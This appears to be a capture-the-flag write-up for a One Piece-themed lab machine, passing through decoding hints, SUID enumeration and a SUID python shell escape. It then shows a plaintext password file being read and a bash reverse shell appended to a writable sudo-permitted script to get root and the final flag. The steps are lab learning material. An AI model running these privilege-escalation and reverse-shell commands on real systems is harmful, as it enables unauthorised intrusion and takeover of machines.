
FROM Binary

FROM Hex

From BASE58

FROM BASE64

ssh as user what I found by decoding



`find / -type f -perm -u=s 2>/dev/null`

Interesting binary:

/usr/bin/gomugomunooo_king_kobraaa

I run this bynary - this is python3 with SUID persmissions, so I use SUID shell

SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which python) .

./python -c 'import os; os.execl("/bin/sh", "sh", "-p")'
```

```
>>> import os; os.execl("/bin/sh", "sh", "-p")
$ id
uid=1001(M0nk3y_D_7uffy) gid=1001(luffy) euid=1000(7uffy_vs_T3@ch) groups=1001(luffy)
$ pwd
/tmp
$ cd /home
$ ls
luffy  teach
$ cd teach
$ ls
luffy_vs_teach.txt
$ cat luffy_vs_teach.txt
This fight will determine who can take the One Piece and who will be the next Pirate King.
These 2 monsters have a matchless will and none of them can let the other prevail.
Each of them have the same dream, be the Pirate King.
For one it means: Take over the World.
For the other: Be the freest man in the World.
Each of their hit creates an earthquake felt on the entire island.
But in the end, Luffy thanks to his willpower won the fight.
Now, he needs to find the One Piece.
$
```

I see a user password

```
$ ls -la
total 56
drwxr-xr-x  7 7uffy_vs_T3@ch teach 4096 Jul 26  2020 .
drwxr-xr-x  4 root           root  4096 Jul 26  2020 ..
-rw-------  1 7uffy_vs_T3@ch teach    1 Aug 14  2020 .bash_history
-rw-r--r--  1 7uffy_vs_T3@ch teach  220 Jul 26  2020 .bash_logout
-rw-r--r--  1 7uffy_vs_T3@ch teach 3771 Jul 26  2020 .bashrc
drwx------ 11 7uffy_vs_T3@ch teach 4096 Jul 26  2020 .cache
drwx------ 11 7uffy_vs_T3@ch teach 4096 Jul 26  2020 .config
drwx------  3 7uffy_vs_T3@ch teach 4096 Jul 26  2020 .gnupg
-rw-------  1 7uffy_vs_T3@ch teach  334 Jul 26  2020 .ICEauthority
drwx------  3 7uffy_vs_T3@ch teach 4096 Jul 26  2020 .local
-r--------  1 7uffy_vs_T3@ch teach  479 Jul 26  2020 luffy_vs_teach.txt
-r--------  1 7uffy_vs_T3@ch teach   37 Jul 26  2020 .password.txt
-rw-r--r--  1 7uffy_vs_T3@ch teach  807 Jul 26  2020 .profile
drwx------  2 7uffy_vs_T3@ch teach 4096 Jul 26  2020 .ssh
-rw-r--r--  1 7uffy_vs_T3@ch teach    0 Jul 26  2020 .sudo_as_admin_successful
$ cat .password.txt
7uffy_vs_T3@ch:Wh0_w1ll_b3_th3_k1ng?
$
```

ssh as new user, and check sudo permissions

```
┌──(kali㉿kali)-[~]
└─$ ssh 7uffy_vs_T3@ch@10.10.232.4
7uffy_vs_T3@ch@10.10.232.4's password:
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 4.15.0-041500-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

18 packages can be updated.
13 updates are security updates.


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

7uffy_vs_T3@ch@Laugh-Tale:~$ ls
luffy_vs_teach.txt
7uffy_vs_T3@ch@Laugh-Tale:~$ sudo -l
[sudo] password for 7uffy_vs_T3@ch:
Matching Defaults entries for 7uffy_vs_T3@ch on Laugh-Tale:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User 7uffy_vs_T3@ch may run the following commands on Laugh-Tale:
    (ALL) /usr/local/bin/less
7uffy_vs_T3@ch@Laugh-Tale:~$
```

I can overwrite less binary to escalate privilliges

```
User 7uffy_vs_T3@ch may run the following commands on Laugh-Tale:
    (ALL) /usr/local/bin/less
7uffy_vs_T3@ch@Laugh-Tale:~$ sudo su
Sorry, user 7uffy_vs_T3@ch is not allowed to execute '/bin/su' as root on Laugh-Tale.
7uffy_vs_T3@ch@Laugh-Tale:~$ cd /usr/local/bin/
7uffy_vs_T3@ch@Laugh-Tale:/usr/local/bin$ ls
less
7uffy_vs_T3@ch@Laugh-Tale:/usr/local/bin$ cat less
cat: less: Permission denied
7uffy_vs_T3@ch@Laugh-Tale:/usr/local/bin$ ls -la
total 12
drwxr-xr-x  2 root root 4096 Aug 14  2020 .
drwxr-xr-x 10 root root 4096 Feb  3  2020 ..
-rwxrwx-wx  1 root root   67 Aug 14  2020 less
7uffy_vs_T3@ch@Laugh-Tale:/usr/local/bin$ echo 'bash -i >& /dev/tcp/10.18.88.130/1337 0>&1' >>/usr/local/bin/less
7uffy_vs_T3@ch@Laugh-Tale:/usr/local/bin$ sudo /usr/local/bin/less
```

```
root@Laugh-Tale:/usr/local/bin
File  Actions  Edit  View  Help
zsh: corrupt history file /home/kali/.zsh_history
┌──(kali㉿kali)-[~]
└─$ nc -lnvp 1337
listening on [any] 1337 ...
connect to [10.18.88.130] from (UNKNOWN) [10.10.232.4] 43510
root@Laugh-Tale:/usr/local/bin#
```

```
find / -type f -name "*.txt"
```

find all txt files

```
/usr/share/gnupg/help.da.txt
/usr/share/gnupg/help.ru.txt
/usr/share/cups/doc-root/robots.txt
/usr/share/mysterious/on3_p1ec3.txt
/usr/share/ibus-table/tables/template.txt
/usr/share/snmp/mibs/NET-SNMP-AGENT-MIB.txt
root@Laugh-Tale:/root# cat /usr/share/mysterious/on3_p1ec3.txt
cat /usr/share/mysterious/on3_p1ec3.txt
One Piece: S3cr3ts_0f_tH3_W0rlD_&_0f_Th3_P@st$
root@Laugh-Tale:/root#
```